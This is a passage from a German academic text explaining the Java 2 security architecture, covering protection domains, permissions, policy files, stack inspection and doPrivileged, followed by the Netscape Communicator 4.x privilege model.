Bis auf die letzte Erweiterung waren alle anderen Eigenschaften auch schon prinzipiell im Sicherheitsmodell des JDK 1.1 enthalten; allerdings war hierfür ein erheblicher Programmieraufwand erforderlich. Um beispielsweise ein Sicherheitsmodell zu entwickeln, das Zugriffsrechte feinerer Granularität zuläßt, mußte man im JDK 1.1 den Sicherheitsmanager entsprechend implementieren. Im folgenden sollen kurz die grundlegenden Konzepte des Java-2-Sicherheitsmodelles besprochen werden. Ausführlichere Beschreibungen findet man in [Go99, MF99, Hr98]; an diese drei Quellen lehnt sich auch die nachfolgende Beschreibung an.




Abbildung 8: Das Sicherheitsmodell von Java 2: Vom Standpunkt der Sicherheit gibt es keine Unterscheidung mehr zwischen Applets und Java-Applikationen; allgemein werden Java-Klassen bestimmten Schutzbereichen zugeteilt.

Schutzbereiche:

Die Grundidee der Java-2-Sicherheitsarchitektur besteht darin, Java-Klassen gewissen Schutzbereichen (*protection domains*) zuzuordnen. Grob gesprochen werden Schutzbereiche durch diejenigen Ressourcen (z.B. Dateien, Netz etc.) definiert, auf die der Benutzer (genauer: eine Java-Klasse) zu einem Zeitpunkt zugreifen darf. Alle Klassen eines Schutzbereiches besitzen dabei die gleichen Zugriffsrechte (s. Abbildung 9). Ein Beispiel für einen Schutzbereich ist die Sandbox des JDK 1.0. Ein weiterer Schutzbereich besteht aus allen Zugriffsrechten (System-Schutzbereich), wie es für lokale Java-Applikationen im JDK 1.0 üblich war. Man kann aber noch weitere Schutzbereiche definieren, je nachdem, welche Rechte man bestimmten Klassen zubilligen will (s. Abbildung 8). Implementiert werden die Schutzbereiche durch die Java-Klasse *java.security.ProtectionDomain*. Ob ein Benutzer auf ein Objekt des Schutzbereiches zugreifen darf, wird durch Zugriffsberechtigungen

(*permissions*) festgelegt. Ein Schutzbereich enthält also eine Liste mit allen Zugriffsberechtigungen, die innerhalb dieses Schutzbereiches gewährt werden, wie in. Abbildung 9 gezeigt wird:




Abbildung 9: Beispiel für Schutzbereiche.

Darüber hinaus erfolgt eine Zuteilung von Java-Klassen zu einem Schutzbereich mit Hilfe der URL-Adresse (Universal Resource Locator) und des öffentlichen Schlüssels, der zur Überprüfung der digitalen Signatur verwendet werden kann, mit der die Klasse unterzeichnet wurde (s. Abschnitt 3.3.1). Die Zuteilung einer Klasse zu einem Schutzbereich ist also auch von ihrer Herkunft (*code source*) abhängig.

Ferner besteht im Grunde eine Analogie zwischen den Namensräumen, die durch einen Klassenlader erzeugt werden (s. Abschnitt 3.2.3), und den Schutzbereichen: Die Klassen, die einem Schutzbereich zugeordnet worden sind, gehören in der Regel zu einem einzigen Namensraum und sind also mit demselben Klassenlader geladen worden. Um die Klassen bestimmten Schutzbereichen zuteilen zu können, ist in Java 2 die Klasse *java.security.SecureClassLoader* eingeführt worden, die eine konkrete Implementierung der abstrakten Klasse *java.lang.ClassLoader* darstellt. Im nächsten Teilabschnitt werden nun zunächst die Zugriffsberechtigungen behandelt.

Zugriffsberechtigungen:

Wie oben bereits erwähnt, legen Zugriffsberechtigungen (*permissions*) fest, ob auf ein Objekt (Ressource) zugegriffen werden darf oder nicht. Jede Zugriffsberechtigung muß in Java 2 durch eine Klasse, die von der abstrakten Klasse *java.security.Permission* abgeleitet worden ist, implementiert werden. So gibt es in der Java-Klassenbibliothek u.a. für den Dateizugriff die Klasse *java.io.FilePermission*, für den Netzzugriff die Klasse *java.net.SocketPermission* und zur Festlegung der Laufzeitfunktionalität die Klasse *java.lang.RuntimePermission*. Es können darüber hinaus noch zusätzlich eigene Zugriffsberechtigungen definiert werden, indem man eine entsprechende Klasse von *java.security.Permission* ableitet. Im folgenden werden zwei Beispiele angegeben, wie Zugriffsberechtigungen in Java 2 verwendet werden können. Hierbei wird jeweils der Aufruf des Konstruktors angegeben:

Beispiel 1:

```
FilePermission("/home/sohr/file.dat", "read,execute");
```

Hierdurch wird auf die Datei *file.dat* im Verzeichnis */home/sohr* sowohl lesender als auch ausführender Zugriff gewährt.

Beispiel 2:

```
RuntimePermission("createClassLoader");
```

Durch diese Zugriffsberechtigung wird einer Klasse erlaubt, einen Klassenlader zu erzeugen.

Man erkennt anhand beider Beispiele, daß die Konstruktoren für Zugriffsberechtigungen meist von der Form *Permission(Ressource, Aktion)* bzw. *Permission(Ressource)* sind.

Konfiguration und Verwaltung von Sicherheitsregeln:

Als nächstes stellt sich die Frage, woher die JVM weiß, welche Schutzbereiche zu erzeugen sind, welche Klassen welchen Schutzbereichen zugeordnet werden sollen und welche Zugriffsberechtigungen zu den einzelnen Schutzbereichen gehören. Dies geschieht, wie zu Beginn dieses Abschnittes bereits angedeutet, mit einer oder mehreren Dateien, die ein spezielles ASCII-Format haben und die die entsprechenden Sicherheitsregeln beinhalten. Die JVM liest diese Sicherheitsregeldateien (*policy files*) beim Start ein und speichert die Sicherheitsregeln in einem Objekt der Klasse *java.security.Policy* ab. Der Anwender braucht deshalb die Sicherheitsstrategien nicht mehr selbst zu programmieren (etwa durch Implementieren eines eigenen Sicherheitsmanagers), sondern kann die Sicherheitsregeln

relativ bequem in den entsprechenden Dateien festlegen. Ein Eintrag in eine Sicherheitsregel-Datei könnte folgendermaßen aussehen:

```
grant SignedBy "Karsten"
      CodeBase "http://www.mathematik.uni-marburg.de/"{
      permission java.io.FilePermission "/home/sohr/file.dat",
      "read"};
```

Dies bedeutet, daß alle Klassen, die von „Karsten“ (Alias für den öffentlichen Schlüssel) unterzeichnet und von dem URL *http://www.mathematik.uni-marburg.de* geladen worden sind, ein Leserecht auf die Datei *file.dat* aus dem Verzeichnis */home/sohr* besitzen.

Zugriffskontrolle und Privilegien:

Bis zum JDK 1.1 erfolgte die Zugriffskontrolle für Applets immer mit Hilfe des Sicherheitsmanagers (s. Abschnitt 3.2.4). In Java 2 ist dieses Konzept grundlegend abgeändert worden. Zwar besteht der Sicherheitsmanager immer noch, allerdings nur noch aus Kompatibilitätsgründen. Ansonsten wird die Zugriffskontrolle jetzt von der neu eingeführten Klasse *java.security.AccessController* übernommen. Diese besitzt die statische Methode *checkPermission()*, die als Parameter eine Instanz von *java.security.Permission* (d.h. eine Zugriffsberechtigung) erwartet und überprüfen soll, ob dem aktuell auszuführenden Code diese Zugriffsberechtigung gewährt werden darf, und zwar gemäß der in der Sicherheitsregel-Datei festgelegten und dann in einem *Policy*-Objekt abgespeicherten Sicherheitsstrategie.

Die Einführung der Klasse *AccessController* bedeutet nun aber nicht notwendigerweise, daß es in der Klassenbibliothek von Java 2 zwei voneinander unabhängige Mechanismen für die Zugriffskontrolle gibt. Vielmehr sind in Java 2 die *checkXXX()*-Methoden der Klasse *SecurityManager* mit Hilfe der Methode *AccessController.checkPermission()* implementiert worden. Nur wenn der Sicherheitsmanager vom Anwender selbst neu implementiert wird, indem die *checkXXX()*-Methoden nicht mehr mit Hilfe von *AccessController.checkPermission()* realisiert werden, dann können in der Tat zwei verschiedene Sicherheitsmechanismen vorhanden sein. Hiervon wird aber von den Entwicklern der Java-2-Sicherheitsarchitektur abgeraten [Go99].

Mit Hilfe einer Stackinspektion [Wa99, WF98, MF99] überprüft nun die Methode *AccessController.checkPermission()*, ob auf ein bestimmtes Objekt (z.B. eine Datei) zugegriffen werden darf. Bei der Stackinspektion wird der Aufrufstack (*call stack*) mit den aktuell aufgerufenen Methoden von oben nach unten hin untersucht. Dabei muß zunächst eine

Liste mit den Schutzbereichen angelegt werden, die zu den Klassen derjenigen Methoden gehören, die sich auf dem Aufrufstack befinden. Eine Zugriffsberechtigung wird einer einzelnen Methode nur dann gestattet, wenn alle anderen Methoden des Aufrufstacks auch diese Zugriffsberechtigung besitzen (UND-Verknüpfung der Zugriffsberechtigungen). Man spricht in diesem Zusammenhang auch vom *Prinzip des geringsten Privilegs*. Um dieses Prinzip zu verwirklichen, wird die eben erwähnte Liste der Schutzbereiche benötigt, da mittels der Schutzbereiche festgestellt werden kann, welche Zugriffsberechtigungen zu einer Klasse und damit auch zu einer Methode gehören. Wird die Zugriffsberechtigung für irgendeine Methode auf dem Aufrufstack nicht gestattet, so wird der Vorgang abgebrochen, wobei eine Ausnahme des Typs *java.security.AccessControlException* ausgelöst wird; andernfalls wird der Zugriff erlaubt. Zusammenfassend sieht also der Algorithmus der Stackinspektion, den *AccessController.checkPermission()* verwendet, folgendermaßen aus, falls *m* die Stackhöhe ist:

```
i = m;
while(i > 0){
   if(Schutzbereich von Methode i hat die Berechtigung nicht)
    throw AccessControlException;
   i--;
}
return;
```

Nachfolgend soll anhand eines Beispieles (das aus [Go99] entnommen wurde) erläutert werden, warum überhaupt die Methode der Stackinspektion eingeführt worden ist: Man stelle sich hierfür ein Spielprogramm vor, das als Applet realisiert worden ist und die aktuell erreichte Höchstpunktzahl in einer Datei zwischenspeichert. Hierzu muß eine entsprechende Datei zum Lesen geöffnet werden, um die aktuelle Höchstpunktzahl zu lesen. Angenommen, dies geschieht innerhalb einer Methode *openHighScoreFile()* durch Aufruf des Konstruktors *FileInputStream()*. Bei dem Konstruktor handelt es sich offensichtlich um Systemcode, der zum Systemschutzbereich gehört und mithin alle Zugriffsrechte besitzt. Allerdings wird *FileInputStream()* von der Methode *openHighScoreFile*() aufgerufen, bei der es sich nicht um Systemcode, sondern um Code aus dem Schutzbereich des Spielapplets handelt. Das Spielapplet darf allerdings durch den Aufruf von Systemcode nicht zusätzliche Zugriffsrechte erhalten. Dies bedeutet, daß es nur dann die Datei lesen darf, wenn es selbst zu einem Schutzbereich gehört, in dem das Leserecht auf die Datei gewährt wird. Es ist mithin Aufgabe der Stackinspektion, Situationen wie die eben beschriebene zu entdecken und dabei zu überprüfen, ob die entsprechenden Zugriffsrechte wirklich gewährt worden sind.

In Abbildung 10 wird noch einmal der Aufrufstack für das zuvor untersuchte Beispiel angegeben:




Abbildung 10: Ein Beispiel für einen Aufrufstack. Bei einer Stackinspektion werden die Zugriffsberechtigungen von oben nach unten hin untersucht.

Bei einer Stackinspektion werden die Zugriffsberechtigungen von oben nach unten hin untersucht. Da es sich bei allen Methoden bis auf die unterste um Systemcode handelt, ist ein Dateizugriff genau dann erlaubt, wenn die unterste Methode *openHighScoreFile()* auch die Zugriffsberechtigung für die Datei besitzt, auf die zugegriffen werden soll.
Für viele Fälle ist der oben behandelte Algorithmus allerdings noch immer zu restriktiv. Dies soll anhand eines weiteren Beispieles erläutert werden:
Angenommen, man hat eine Java-Anwendung, die Paßwörter ändern und speichern kann. Die Paßwörter sollen dabei in einer Datei abgespeichert werden. Aus diesem Grund muß die Anwendung Schreib- und Leserechte auf die Paßwortdatei besitzen. Soll nun dieses Paßwort-Programm von einer anderen Anwendung benutzt werden, so hat diese zweite Anwendung in der Regel nicht die entsprechenden Zugriffsberechtigungen auf die Paßwortdatei (und sollte diese auch nicht besitzen). Mithin darf in diesem Fall auch die erste Anwendung, die die Paßwörter bearbeitet, aufgrund des Prinzips des geringsten Privilegs nicht auf die Paßwortdatei zugreifen, obwohl sie eigentlich die entsprechenden Zugriffsrechte innehat. Wenn also der Anwender-Code nicht die geeigneten Zugriffsrechte besitzt, dann ist das Paßwortprogramm nicht sinnvoll einsetzbar.

Um solche Situationen behandeln zu können und mithin eine größere Flexibilität zu erreichen, haben die Entwickler der Java-2-Sicherheitsarchitektur in der Klasse *AccessController* die Methode *doPrivileged()* eingeführt. Der Algorithmus zur Stackinspektion untersucht den Aufrufstack nur solange von oben nach unten, bis die *doPrivileged()*-Methode auf dem Aufrufstack erscheint. Der Rest des Stacks wird für die Untersuchung nicht mehr herangezogen. Dies bedeutet, daß der privilegierte Code seine

Zugriffsrechte voll ausschöpfen kann, unabhängig davon, von welchem Code er aufgerufen wurde. Allerdings ist zu beachten, daß dem privilegierten Code jetzt auch nicht mehr Rechte eingeräumt werden, als ihm durch die in der Sicherheitsregeldatei (*policy file*) festgelegten Regeln zustehen.

Die Methode *AccessController.checkPermission()* verwendet mithin den folgenden erweiterten Algorithmus zur Stackinspektion:

```
i = m;
while(i > 0){
   if(Schutzbereich von Methode i hat die Berechtigung nicht)
         throw AccessControlException;
   else if(i wurde als privilegiert gekennzeichnet){
          if(es wurde ein Kontext in doPrivileged()
             festgelegt)
                 inheritedContext.checkPermission(permission);
          return; // Zugriff gestattet
   }
   i--;
}
```

Da in Java mehrere Threads gleichzeitig aktiv sein können, wird die Methode *inheritedContext.checkPermission()* verwendet. Hier wird überprüft, ob auch der Vaterthread des aktuellen Threads (*inheritedContext*) die entsprechende Zugriffsberechtigung besitzt.

Nachfolgend wird noch einmal kurz ein Beispiel angegeben, wie die *doPrivileged()*-Methode in Java 2 verwendet werden kann, um privilegierten Code auszuführen. Man betrachte hierzu wieder die Anwendung zur Änderung der Paßwortdatei. Diese Anwendung könnte eine Methode *changePassword()* besitzen, die das Ändern der Paßwörter vornimmt und somit folgendermaßen aussieht:

```
public void changePassword(){
    // schöpft die eigenen Privilegien voll aus, um die
    // Paßwortdatei bearbeiten zu können
    AccessController.doPrivileged(new PrivilegedAction(){
             public Object run(){
                // Paßwortdatei öffnen zum Lesen und Schreiben
                f=openPasswordFile();
                return null;
             }
         });
    // überprüfe das alte und das neue Paßwort
...
}
```

Dabei wird der privilegierte Code (also das Öffnen der Paßwortdatei) innerhalb der *doPrivileged()*-Methode durch Aufruf der Methode *run()* der Klasse *PrivilegedAction* ausgeführt. Nach Beendigung von *doPrivileged()* wird das entsprechende Zugriffsrecht dann wieder zurückgenommen. Weiterhin erkennt man an obigem Beispiel, daß das *doPrivileged()*-

API anonyme Klassen verwendet, die vom JDK 1.1 an zum Java-Sprachumfang dazugehören [Su97]. Die Verwendung anonymer Klassen bietet sich vor allem deswegen an, da jetzt privilegierter Code als Parameter in der Methode *doPrivileged()* plaziert werden kann.

Nähere Informationen über die *doPrivileged()*-Methode, aber auch zum Einsatz anonymer Klassen, von denen das *doPrivileged()*-API Gebrauch macht, findet man in [Go99, MF99]. Insbesondere wird in [MF99] die Verwendung von inneren Klassen (*inner classes*) im Zusammenhang mit dem *doPrivileged()*-API kritisiert. Problematisch ist bei der Verwendung von inneren Klassen vor allem, daß diese Zugriff auf private Variablen der umgebenden Klasse haben. Da die JVM nicht das Konzept der inneren Klassen direkt unterstützt, müssen nämlich innere Klassen in eigenständige Klassendateien übersetzt werden. Damit müssen diejenigen privaten Membervariablen der umgebenden Klasse, die von der inneren Klasse verwendet werden, in Variablen mit Package-Scope umgewandelt werden; denn sonst könnte die innere Klasse nicht auf die entsprechenden privaten Membervariablen zugreifen. Mithin werden durch den Compiler stillschweigend Designentscheidungen des Entwicklers verändert!

Zusammenfassung der Konzepte der Sicherheitsarchitektur von Java 2

In Java 2 hat das Sicherheitsmodell einige grundlegende Änderungen und Erweiterungen erfahren. An dieser Stelle sollen noch einmal die einzelnen Schritte erwähnt werden, die Applets und auch Java-Anwendungen in Java 2 durchlaufen müssen, bevor sie eine „gefährliche“ Operation durchführen dürfen:

1. Eine Klassendatei muß vom Verifizierer akzeptiert werden (s. Abschnitt 3.2.2).
2. Es wird die Herkunft der Klasse mit Hilfe des URLs bestimmt. Zusätzlich wird (werden) noch die digitale Signatur (-en) herangezogen, wenn die Klasse signiert worden ist.
3. Aus der Datei mit den Sicherheitsregeln (*policy file*) werden diejenigen Zugriffsberechtigungen entnommen, die zu der aktuellen Klasse gehören. Die entsprechenden Informationen werden dann in einem Policy-Objekt abgespeichert.
4. Die Klasse wird mittels eines Klassenladers einem entsprechenden Schutzbereich zugeordnet, wobei der URL und eventuell der öffentliche Schlüssel herangezogen werden. Die Entscheidung, zu welchem Schutzbereich die Klasse gehört, hängt von den Informationen des Policy-Objektes (Zugriffsberechtigungen) ab. Gibt es noch keinen geeigneten Schutzbereich, so wird ein solcher noch angelegt.
5. Falls nötig, können jetzt Objekte (Instanzen) dieser Klasse erzeugt werden und dazugehörige Methoden aufgerufen werden. Gleichzeitig werden noch

Laufzeitüberprüfungen vom Verifizierer durchgeführt, wie sie beispielsweise in Abschnitt 3.2.2 erwähnt worden sind.

6. Wenn es für eine gefährliche Operation eine Sicherheitsüberprüfung gibt, wird der Aufrufstack mit Hilfe einer Stackinspektion untersucht und überprüft, ob die Operation erlaubt ist. Ist dies der Fall, so kann die Operation durchgeführt werden, anderenfalls wird der Vorgang abgebrochen und eine Ausnahme ausgelöst.
7. Wenn bei der Sicherheitsüberprüfung eine Ausnahme ausgelöst und diese nicht abgefangen wird, so wird die JVM beendet.

3.3.3 Die Sicherheitsarchitektur des Netscape Communicators 4.x

Die JVM des Netscape Communicators 4.x beruht zwar nur auf dem JDK 1.1.x; trotzdem sind auch im Netscape-Sicherheitsmodell die Konzepte der Stackinspektion und der Gewährung von Zugriffsrechten feinerer Granularität enthalten. Somit ist die Grundlage dieses Sicherheitsmodelles - ähnlich wie bei jenem von Java 2 - die Einführung digitaler Signaturen. Leider sind das Netscape-Modell und das SUN-Modell in diesem Punkt nicht kompatibel: Die digitalen Signaturen müssen in beiden Modellen jeweils mit unterschiedlichen Werkzeugen erzeugt und verifiziert werden [MF99]. In Java 2 handelt es sich dabei um das *Keytool* [Go99], während das Netscape-Pendant das *Netscape Object Signing Tool 1.3* [Ne99b] ist. Nachfolgend soll nun kurz auf die Grundprinzipien des Netscape-Sicherheitsmodelles eingegangen werden. Weitergehendere Informationen findet man auf den Webseiten der Firma Netscape [Ne99a].

Soll ein (signiertes) Applet aus der Sandbox entlassen werden, so muß der Entwickler des Applets die sogenannten *Netscape-Capability-Klassen* verwenden, die sich im Paket *netscape.security* befinden. Wie weiter oben angedeutet, beruht das Netscape-Modell dabei noch auf dem JDK 1.1 und nicht auf Java 2. Aus diesem Grund mußte im Netscape-Modell eine angepaßte Sicherheitsmanager-Klasse von *java.lang.SecurityManager* abgeleitet werden, die *netscape.security.AppletSecurity* heißt; der *AccessController* von Java 2 wird noch nicht verwendet. In jeder *checkXXX()*-Methode dieses speziell angepaßten Sicherheitsmanagers wird der Privilegmanager aufgerufen. Dieser verwaltet intern eine Tabelle, in der für jeden Principal und jedes Target verzeichnet ist, ob ein Zugriff erlaubt ist oder nicht (Zugriffsmatrix). Ein Principal kann beispielsweise der Unterzeichner eines Applets (s. Abschnitt 3.3.1) oder aber auch Systemcode sein. Ein Target ist ein Privileg (Zugriffsrecht) wie z.B. die Erlaubnis, eine bestimmte Datei öffnen zu dürfen oder aber eine bestimmte Netzverbindung aufzubauen. Man kann sich auch selbst eigene Targets definieren. Etwa 40

vordefinierte Targets existieren bereits in den *Capability Classes* wie z.B. *UniversalFileAccess*, *UniversalConnect* usw. Darüber hinaus gibt es auch noch Makro-Targets, in denen Gruppen verschiedener Targets zusammengefaßt werden. Hierzu zählt beispielsweise das *SuperUser*-Target, das einem Applet quasi alle Rechte wie bei einer vertrauenswürdigen lokalen Anwendung gewährt.

Zu Beginn dieses Abschnittes wurde bereits erwähnt, daß das Netscape-Modell auf dem Prinzip der Stackinspektion beruht. Nachfolgend soll Netscapes Realisierung dieses Prinzips näher beschrieben werden: Wenn man einem signierten Applet[5] gewisse Privilegien wie z.B. das Lesen einer Datei einräumen will, dann muß zuvor das entsprechende Recht explizit angefordert werden (*enabled*), selbst wenn dieses schon vorher einmal zugebilligt worden und somit in der Tabelle des Privilegmanagers verzeichnet ist (*granted*); es wird also zwischen der Gewährung (*grant*) und dem Freischalten (*enable*) eines Zugriffsrechts unterschieden. Um ein Zugriffsrecht freizuschalten, muß die statische Methode *enablePrivilege()* der Klasse *netscape.security.PrivilegeManager* aufgerufen werden. Ist das Recht bereits in der Tabelle zu finden, so schaltet *enablePrivilege()* nur das Zugriffsrecht ein, d.h. es wird eine entsprechende Markierung auf dem Aufrufstack (ähnlich wie durch die Klasse *AccessController* in Java 2) vorgenommen. Ist jedoch noch kein geeignetes Zugriffsrecht in der Tabelle vorhanden, dann wird ein Dialogfenster geöffnet, wie in Abbildung 11 dargestellt.

Will der Anwender nun diesem Applet das entsprechende Zugriffsrecht gewähren, dann muß er das Dialogfenster bestätigen. Es wird dann ein positiver Eintrag in der Zugriffsmatrix verzeichnet und gleichzeitig eine positive Markierung auf dem Aufrufstack vorgenommen. Man beachte hierbei jedoch, daß das Dialogfenster bei einem erneuten Aufruf von *enablePrivilege()* nicht noch einmal erscheint, wenn das Fenster bereits einmal zuvor bestätigt worden ist: Das entsprechende Zugriffsrecht ist in der internen Zugriffsmatrix des Privilegmanagers schon verzeichnet (*granted*). Erst, wenn das Applet beendet wird, geht der Eintrag in der Zugriffsmatrix verloren. Beim Anklicken des *Remember this decision*-Kontrollkästchens, wird dem Anwender allerdings auch beim wiederholten Starten des Communicators dann das obige Dialogfenster nicht mehr angezeigt, da jetzt das Zugriffsrecht dauerhaft in die Zugriffsmatrix eingetragen worden ist.

---

[5] Beim Netscape Communicator 4.x muß ein Applet mit digitalen Signaturen versehen sein. Nicht-signierte Applets können nicht ohne weiteres zusätzliche Rechte zu denjenigen der Java-Sandbox erhalten, selbst wenn der Anwender diese gewähren will. Es besteht allerdings die Möglichkeit, in der Datei *prefs.js* anzugeben, daß nur der URL für die Entscheidung herangezogen werden soll, ob einem Applet zusätzliche Rechte eingeräumt werden sollen. In diesem Ausnahmefall kann also ein Applet auch ohne digitale Signatur die Sandbox verlassen.




Abbildung 11: Dialogfenster, das beim Netscape Communicator erscheint, wenn einem signierten Applet gewisse Rechte noch nicht zugebilligt (*granted*) worden sind.

